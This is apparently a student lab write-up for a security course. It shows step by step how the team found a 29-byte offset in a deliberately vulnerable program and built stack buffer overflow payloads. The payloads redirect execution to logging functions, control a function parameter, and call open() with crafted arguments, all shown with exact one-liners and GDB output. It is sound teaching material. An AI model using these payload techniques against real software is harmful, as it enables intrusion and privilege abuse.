Part 1
the buffer overflow could happen in the `test` function, specifically, the line `strcpy(test, input);`.

In order to modify the return address of the test function, we disassembled the `main` function to see where the return address was located.

In the disassembled `main` function, we see that it calls the `test function`

- **0x08048f63** <+90>: call 0x8048e24 <test>
- **0x08048f68** <+95>: add $0x10,%esp
    - this is the following line after the `test` call meaning this is the return address.

the return address we want the program to return to is **0x8048e72** (location of `log_result()`)


We need to figure out the distance between the buffer in the test function and the return address on the stack. To do so,

1. break test
2. run sample input
3. print $ebp (**0xffffd668**)
4. print &test (location of buffer **0xffffd64f**)
5. print ($ebp - (unsigned int)&test) + 4 (**0x1d = 29**)
    a. +4 bytes to account for the saved ebp

we now know that the distance between the buffer in the test function and the return address on the stack is **29 bytes**.


this means that after filling the buffer with 29 bytes, the following 4 will effectively be the new eip, overwriting the old return address.

For example, `b"A" * 29 + b"ERIC")'` as input would set the `$eip` to b"ERIC"




```
$eip   : 0x43495245 ("ERIC"?)
```

Knowing the above, I can run the following `./try_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\x72\x8e\x04\x08")')` to overwrite the return address to 0x8048e72. (in little Endian format)




```
gef➤  run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\x72\x8e\x04\x08")')
```



```
 → 0x8048e71 <test+77>          ret
   ↳   0x8048e72 <log_result+0>    push   ebp
       0x8048e73 <log_result+1>    mov    ebp, esp
```

Result



```
[team22@cs165-internal admin]$ ./try_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\x72\x8e\x04\x08")')
file name: /home/admin/uid_1023_crack
You have input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAr�
Segmentation fault
[team22@cs165-internal admin]$ ls
 0         try_me          uid_1023_crack   uid_1025_crack_advanced   uid_1038_crack_advanced
'[^_]Ív'   uid_1010_crack  uid_1025_crack   uid_1038_crack            uid_1038_crack_super
```

Part 1 Bonus

After analyzing the exploit in Part 1, we discovered that the program was experiencing a segmentation fault due to the `log_result` function's return address pointing to an arbitrary and inaccessible address.

To resolve this issue, we modified the exploit to overwrite the return address of the log_result function with a valid address. Specifically, we set the return address to the end of the main() function, ensuring the program continues executing without crashing and allowing the exploit to be executed successfully.

Here is the complete exploit code that incorporates these changes:

./try_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\x72\x8e\x04\x08" + b"\x5a\x91\x04\x08")')

By using this modified exploit, the program no longer crashes and the exploit can be executed successfully.

Part 2

The approach for this part of the exploit is quite similar to the first part. The notable difference is our manipulation of function parameters. To successfully control these parameters, we had to navigate the stack memory to find where the first parameter is stored. This was achieved by appending an extra 'b"AAAA"' to our payload. This allowed us to gain control over the parameter being passed to the function.

The source code and the use of GDB (GNU Debugger) were essential tools in finding out that the conditional statement was comparing the value of the parameter to '0xefbeadde'. With this knowledge in mind, we were able to pass 'b"\xde\xad\xbe\xef"' as our payload, thus overwriting the original value of the parameter.


The memory address of the function 'log_result_advanced' was found to be '0x8048ea0'. This was determined using the 'info address log_result_advanced' command in GDB. This information was vital to formulating the successful exploit.

`run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\xa0\x8e\x04\x08")')`

- overwrites the return address to the address of log_result_advanced
- we still need to take control of the parameter at this point

run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\xa0\x8e\x04\x08" + b"AAAA" + b"\xde\xad\xbe\xef")')

- overwrites the return address to the address of log_result_advanced and then fills 4 bytes with A's to reach the first parameter and then overwrites the first argument (print) with **0xefbeadde,** which is the value of `print` being compared to.



```
[team22@cs165-internal admin]$ ./try_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\xa0\x8e\x04\x08" + b"AAAA" + b"\xde\xad\xbe\xef")')
file name: /home/admin/uid_1023_crack
You have input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA�AAAA��
file name: /home/admin/uid_1023_crack_advanced
Segmentation fault
[team22@cs165-internal admin]$ ls
 0         try_me           uid_1009_crack_advanced   uid_1023_crack            uid_1025_crack            uid_1038_crack            uid_1038_crack_super
'[^_]Ív'   uid_1009_crack   uid_1010_crack            uid_1023_crack_advanced   uid_1025_crack_advanced   uid_1038_crack_advanced
```

Doing so makes the conditional `if(print == 0xefbeadde)` pass and writes the `uid_1023_crack_advanced` file.

Part 3

The strategy for this exploit is to directly trigger the 'open(char *filename, flags)' function, while simultaneously manipulating the parameters that this function receives.

The 'test' buffer, which was used in the previous exploits, is utilized again here to perform a buffer overflow attack. We fill the buffer with 'b”A” * 29' as before to populate the buffer to the exact point where any further bytes would overwrite the function's return address.

In this exploit, instead of overwriting the return address with some random data, we actually overwrite it with the address of the 'open' function. This allows us to manipulate the two parameters of the 'open' function - first by pushing the filename's pointer onto the stack, and then by pushing the flag option.


An important aspect of this exploit is the handling of the "uid_1023_crack_super" string. We place this string at the end of our payload to ensure that the null terminator does not interfere with the other parts of the payload.

The location of the string in memory was found using GDB locally. However, in the server environment, we had to employ a brute force approach to find the string's location. This was done by incrementally adding or subtracting various offsets until we found the correct location.

```
./try_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 29 + b"\xf0\xce\x06\x08" + b"BBBB" + b"\x4c\xca\xff\xff" + b"\x40\x04" + b"\x90\x90" + b"uid_1023_crack_super" + b"\x00")')
```

- b”A” * 29 to fill up the buffer + saved spaces right before the return address
- 0x806cef0 is the address of the open(char *filename, flags) function
- 0xffffca4c is the pointer to the “uid_1023_crack_super” string in the stack
- 0x440 is the flag used for the open(char *filename, flags) function
- and finally, the string "uid_1023_crack_super" is placed at the end followed by the null terminator to indicator the end of the string
- other bits in the payload such as 0x9090 and b”BBBB” are used for aligning the stack

executing the payload successfully creates the uid_1023_crack_super file in the /home/admin/ directory



```
-r-sr--r-x 1 team22    admin      0 May 19 11:53  uid_1023_crack_super
```

While we could have also used ROP chaining to achieve the same results, we thought the buffer overflow approach fit better was easier to achieve.